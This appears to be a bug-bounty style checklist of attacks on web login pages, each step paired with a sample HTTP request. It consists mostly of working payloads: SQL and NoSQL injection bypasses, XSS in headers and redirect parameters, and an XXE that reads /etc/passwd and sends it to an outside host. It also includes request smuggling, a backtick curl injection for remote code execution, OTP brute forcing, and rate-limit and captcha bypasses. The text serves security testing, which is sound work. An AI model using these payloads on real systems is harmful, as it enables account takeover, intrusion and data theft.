Log In

Email Address OR Mobile Number

Password

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attacker

My Methodology

Try To Insert '--' OR "--" In Email OR Password To Bypass Authentication

-  Tweet

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
Accept-Encoding: gzip, deflate

user='--'&password=*******&captcha=Random
```

attacker

My Methodology

Try To Insert ' , ' ' OR ' ' ' AND If There Is Int Value , Try To Insert ' , ' Value' OR ' Value' ' In Email OR Password

-  Tweet

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
Accept-Encoding: gzip, deflate

user=me'&password=*******&captcha=Random
```

attacker

My Methodology

Try To Insert SQLi Payloads e.g ';WAITFOR DELAY '0.0.20'-- OR '/**/or/**/abc!=' In Username OR Password Parameters To Get SQLi

- Writeup
- Writeup

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=';WAITFOR DELAY '0.0.20'--&password=';WAITFOR DELAY '0.0.20'--&captcha=Random
```

attacker

My Methodology

Try To Insert [%24ne] In Email OR Password Parameter To Bypass Log In

- Slides
- Research

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
Accept-Encoding: gzip, deflate

email=me@gmail.com&pass[%24ne]=&captcha=Random
```

attacker

My Methodology

Try To Insert &gt In Password Parameter AND change Content Type Header To application/json To Bypass Log In

-  Slides
-  Research

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/json
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

{'user':'me','pass': {'&gt':' '},'captcha':'Random'}
```

attacker

My Methodology

Try To add nameOfparameter[ ] In Email OR Password Parameter To OverWrite Value Of The Parameter

-  Slides
-  Research

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email[ ]=me@gmail.com&email[ ]=victim@gmail.com&
pass=********&captcha=Random
```

attacker

My Methodology

Try To Insert _all_docs OR user[ ]=_all_docs In User Parameter With Undefined Password To Bypass Log In

-  Slides
-  Research

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
Accept-Encoding: gzip, deflate

user=_all_docs&captcha=Random
```

attacker

My Methodology

If The Body Of Request Is Json , Try To Log In By Using Multiple Usernames At The Same Time To Cause Error

- Slides

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/json
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

{"email":["userONE","userTWO"],"password":"**********",
"captcha":"Random"}
```

attacker

My Methodology

Try To Bypass Log In By Inserting e.g. \ OR ||1# As Email AND Password

-  Tweet

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
Accept-Encoding: gzip, deflate

email=\&password=||1#&captcha=Random
```

attacker

My Methodology

Try To Insert XSS Payloads e.g.

%20onfocus%3djavascript:alert(%27xss%27)%20autofocus%20a=a In Email Parameter

- Writeup

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

email=%20onfocus%3djavascript:alert(%27xss%27)%20autofocus%20a=a&password=**********&captcha=Random
```

attacker

My Methodology

Try To Insert Large String 50.000+ Characters OR Numbers in Username OR In Password Parameters To Cause Errors Exposing Sensitive Information

- Slides
- Tweet

attacker

My Methodology

Try To Change The Request To XML Body With XXE Payloads e.g. <!ENTITY % b PUBLIC "lol" "file:///etc/passwd"> AND XXE.html Contains <!ENTITY % c "<!ENTITY % rrr SYSTEM 'ftp://me.com/%b;'%3E%22%3E%c

- Writeup

```
POST /logIn HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE root [
<!ENTITY % b PUBLIC "lol" "file:///etc/passwd">
<!ENTITY % asd PUBLIC "lol" "http://me.com/XXE.html%22%3E
%asd;
%rrr;]>
<login><user>me</user><pass>*****</pass></login>
```

attacker

My Methodology

Try To Use HTTP Request Smuggling Transfer-Encoding: foo To Frontend That Looks at The Content-Length AND Transfer-Encoding: chunked To Backend That Stops Reading After The 0/r/n/r/n and everything after That Point is Interpreted **as a Second Request**

- Writeup
- Writeup

```
POST /logIn HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chunked
Transfer-Encoding: foo

3e
email=me@gmail.com&pass=*******&captcha=Random
0
/r/n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling Frontend That Looks at The Content-Length AND Transfer-Encoding : chunked To Backend That Stops Reading After The 0/r/n/r/n and everything after That Point is Interpreted as a Second Request

- Writeup

```
POST /logIn HTTP/1.1
Host: www.company.com
Content-Type: application/json
Content-Length: Number
Transfer-Encoding : chunked

3e
{"username":"me","password":"******","captcha":"Random"}
0
/r/n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling Frontend That Looks at The Content-Length AND Transfer-Encoding: chunked To Backend That Stops Reading After The 0/r/n/r/n and everything after That Point is Interpreted as a Second Request

- Writeup

```
POST /logIn HTTP/1.1
Host: www.company.com
Content-Type: application/json
Content-Length: Number
Transfer-Encoding: chunked

3e
{"username":"me","password":"******","captcha":"Random"}
0
/r/n
```

attacker

My Methodology

Try To Insert SQLi Payloads e.g. ' AND '1' = '2 OR ";WAITFOR DELAY '0.0.20'--
OR Blind XSS In User-Agent OR Noun-Standard Headers e.g. X-Forwarded-Host

- Writeup
- Writeup


```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Forwarded-Host: ' AND '1' = '2
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me&password=**********&captcha=Random
```

attacker

My Methodology

Try To Inject Blind XSS e.g. "><script src=//me.xss.ht></script> OR Time-Based SQLi e.g. ";WAITFOR DELAY '0.0.20'-- In X-Forwarded-For Header

- Tweet



attacker

My Methodology

Try To Insert Blind XSS OR XSS Payloads e.g. <script>alert (document.domain) </script> In True-Client-IP Header

-  Blog

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
True-Client-IP: </center><script>alert(document.domain)</script>
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

email=me&password=**********&captcha=Random
```

attacker

My Methodology

If There Is Next URL Parameter Try To Insert http:3627732462 OR https://www.google.com%ff@www.company.com To Redirect User To Google

- Writeup
- Writeup

```
POST /logIn?nextURL=http:3627732462 HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me&password=**********&captcha=Random
```

attacker

My Methodology

If There Is Next URL Parameter Try To Insert lol ';alert(document.domain)//lol To Get DOM-based XSS

-  Blog

```
POST /logIn?nextURL=lol ';alert(document.domain)//lol HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me&password=**********&captcha=Random
```

attacker

My Methodology

Try To Insert !'><svg/onload=alert('XSS')> After Login Path To Get DOM-based XSS

-  Tweet

```
POST /logIn?!'><svg/onload=alert('XSS')> HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me&password=****************&captcha=Random
```

attacker

My Methodology

*** Try To Insert Curl As Part Of The Login To Get RCE

- Tweet

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me&password=**********&`curl me.com`
```

attacker

My Methodology

If You Can Log In By Using Your Email OR Mobile Number AND OTP Code , Try To Do Brute Force The OTP To GET ATO

- Writeup

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
Accept-Encoding: gzip, deflate

phone=01**********&otp=********
```

attacker

My Methodology

Try To Do Brute Force By Using IP Rotate Burp Suite Extension OR Fireprox To Bypass Rate Limits That Based On Blocked IP

- Video
- Writeup
- Writeup

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
Accept-Encoding: gzip, deflate

email=me@gmail.com&password=********
```

attacker

My Methodology

Try To Insert X-Forwarded-For Header One Time OR Two Times To Bypass Rate Limits

- Writeup

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For:
X-Forwarded-For: 127.0.0.1
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&password=*********
```

attacker

My Methodology

Try To Do Brute Force On Password Parameter AND If There Is Too Many Requests , Insert %00 In The Username OR Email Parameter To Bypass Rate Limits

- Writeup
- Writeup

```
POST /logIn HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
Accept-Encoding: gzip, deflate

email=me@gmail.com%00&password=********
```

attacker

My Methodology

If You Can Log In By Using Your Email AND OTP , Enter Correct Email AND OTP Code Then Try To Manipulate The Response To Change The Email

- Writeup
- Writeup


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://www.company.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: length

{
        "email" : "admin@company.com" ,
        "code" : ******
}
```

attacker

My Methodology

Try To Send The Additional properties In The Request To Gain Extra Authorities OR Get More Functionalities

- Tweet



attacker

My Methodology

Try To Change HTTP Request Method To GET Instead Of POST To Bypass Captcha

- Writeup

```
GET /logIn?
user=me&password=****&captcha=Random HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number
```

attacker

My Methodology

Try To Remove Captcha Parameter To Bypass Captcha

- Writeup

```
POST /logIn? HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

user=me&password=****
```

attacker

My Methodology

Try To Reuse The Old-Captcha To Bypass Captcha

- Writeup

```
POST /logIn? HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

user=me&password=****&captcha=Old-Random
```

attacker

My Methodology

Try To Change JSON Body To Normal Body AND Content Type Header From application/json To application/x-www-form-urlencoded To Bypass Captcha

- Writeup

```
POST /logIn? HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

user=me&password=****&captcha=Random
```

attacker

My Methodology

Try To Use Noun-Standard Headers e.g. X-Originating-IP , X-Client-IP , X-Remote-IP AND X-Remote-Addr To Bypass Captcha

- Writeup

```
POST /logIn? HTTP/1.1
Host: www.company.com
X-Originating-IP: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
Content-Length: Number

user=me&password=****&captcha=Random
```

attacker

My Methodology

If The Company Uses Captcha Image Contains Text Try To Use Convert Command AND Tesseract Tool To Extract The Text From The Image

- Writeup

Steps to produce :-
1 - Download The Image , Called e.g. img.png
2 - convert img.png -colorspace gray
-threshold 50% imgOUT.png
3 - tesseract imgOUT.png

attacker

My Methodology

Is app.com Use HTTP Instead Of HTTPS In log In e.g. http://app.com/login

- Writeup

Company used `HTTP Instead Of HTTPS` In Log In
Steps to produce :-
1 - http://app.com/login
2 - Are Email AND Password In clear text

attacker

My Methodology

Try To Figure Out If The Session Will Expire After Logging Out OR Not

- Writeup
- Writeup

Steps to produce :-

1 - Log In Browser e.g. Chrome
2 - Copy The Session
3 - Log Out From Chrome Browser
4 - Try To Use The Copy Session In Browser e.g. Firefox

attacker

My Methodology

Try To Log Out , And Insert dict://me.com:80 If There Is Parameter To Redirect After Log Out e.g. logout_path

-  Tweet

```
GET /logout?logout_path=dict://me.com:80 HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Origin: https://www.company.com
```

Thank You

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